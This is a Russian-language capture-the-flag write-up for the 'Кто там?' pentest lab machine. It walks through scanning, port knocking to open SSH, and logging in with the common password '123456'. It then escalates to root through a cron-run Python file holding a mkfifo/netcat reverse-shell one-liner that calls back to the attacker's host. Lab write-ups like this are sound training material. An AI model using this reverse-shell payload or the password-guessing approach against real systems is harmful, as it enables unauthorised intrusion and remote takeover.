
Название:	`Кто там?`
Категория:	`Pentest Machine`
Уровень:	`Лёгкий`
Очки:	`200`
Описание:	`Перед тем, как войти, принято стучаться!`
Теги:	`Port Knocking, Creds Reuse, Cron`
Автор:	`Trager`

Разведка

Сканируем `IP`-адрес машины:

```
nmap -sC -sV -oN nmap.out 192.168.109.135
```

Открыт только `80` порт, где расположен следующий контент:



А `22` порт фильтруется. Это означает, что скорее всего работает файрволл. Из описания на странице мы можем узнать, что используется какая-то система защиты под кодовоым названием "тук-тук". Вероятно, это `Port Knocking`. Также для доступа дана подсказка: ключи для неё были даны ещё с рождения тем, кто должен иметь к ней доступ. Предположим, что цифры в конце имен разработчиков могут и быть портами, по которым нужно "постучать" .

Первоначальный доступ

Установим программу `Knock`:

```
sudo apt-get install knockd
```

Стучим, указывая сначала `IP`-адрес, а затем порты:

```
knock <IP> 2002 2003 2006
```

```
┌─[trager@parrot]─[~/codeby games/Кто там?]
└─> knock 192.168.109.135 2002 2003 2006
┌─[trager@parrot]─[~/codeby games/Кто там?]
└─> nmap -sC -sV -oN nmap.out 192.168.109.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 16:07 MSK
Nmap scan report for whoisthere.cdb (192.168.109.135)
Host is up (0.00022s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.7 (protocol 2.0)
| ssh-hostkey:
|   256 ff:7a:5c:cd:f5:2d:87:61:dd:8a:8e:f6:8a:df:ef:fc (ECDSA)
|_  256 36:9f:ea:a0:e6:18:2e:cc:a2:3e:f3:21:50:d7:5e:1a (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Unix))
|_http-title: \xD0\x94\xD0\xBE\xD0\xB1\xD1\x80\xD0\xBE \xD0\xBF\xD0\xBE\xD0\xB6\xD0\xB0\xD0\xBB\xD0\xBE\xD0\xB2\xD0\xB0\xD1\x82\xD1
\x8C \xD0\xBD\xD0\xB0 \xD1\x85\xD0\xB0\xD0\xBA\xD0\xB5\xD1\x80\xD1\x81\xD0\xBA\xD0\xB8\xD0\xB9 \xD0\xBF\xD0\xBE\xD1\x80...
|_http-server-header: Apache/2.4.62 (Unix)
| http-methods:
|_  Potentially risky methods: TRACE
```

И порт `ssh` открывается. Поскольку кроме имен пользователей на веб-сайте найти не удалось, то можно попробовать использовать самые популярные пароли для данных юзернеймов. Топ 1 пароль из rockyou.txt - `123456`, подошёл для пользователя `Sergey2006`:

```
┌─[trager@parrot]─[~/codeby games/Кто там?]
└─> ssh Sergey2006@192.168.109.135
Sergey2006@192.168.109.135's password:
Welcome to Alpine!

The Alpine Wiki contains a large amount of how-to guides and general
information about administrating Alpine systems.
See <https://wiki.alpinelinux.org/>.

You can setup the system with the command: setup-alpine

You may change this message by editing /etc/motd.

whoisthere:~$
```

Повышение привилегий до прав суперпользователя

После авторизации мы можем заметить скрипт `test.py` и файл `cronworks` в домашнем каталоге `Sergey2006`:

```
whoisthere:~$ ls -ahli
total 16K
   1570 drwxr-sr-x    2 Sergey20 Sergey20    4.0K Sep 19 16:50 .
    141 drwxr-xr-x    5 root     root        4.0K Sep  9 16:30 ..
   1572 lrwxrwxrwx    1 root     Sergey20       9 Sep  9 16:40 .ash_history -> /dev/null
   1580 -rw-r--r--    1 root     Sergey20       0 Sep 19 16:50 cronworks
   1577 -rw-r--r--    1 Sergey20 Sergey20      57 Sep 19 16:49 test.py
   1571 -rw-r--r--    1 root     Sergey20      20 Sep  9 16:31 user.txt
```

Мы можем предположить, что работает крон по файлу (`test.py`) или вообще каталогу. Создадим файл `rev.py` с полезной нагрузкой, которая обеспечит нам реверс шелл и поставим листенер:

```
whoisthere:~$ nano rev.py
whoisthere:~$ cat rev.py
import os

os.system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.109.132 9898 >/tmp/f")
whoisthere:~$
```

```
rlwrap nc -nlvp 9898
File  Edit  View  Search  Terminal  Help
┌─[trager@parrot]─[~]
└─> rlwrap nc -nlvp 9898
listening on [any] 9898 ...
connect to [192.168.109.132] from (UNKNOWN) [192.168.109.135] 35885
sh: can't access tty; job control turned off
~ # whoami
root
~ #
```

После получения `root` -доступа мы можем забрать флаг:

```
~ # cat /home/Sergey2006/user.txt
CODEBY{kr[redacted]
~ # cat root.txt
[redacted]_br0}
~ #
```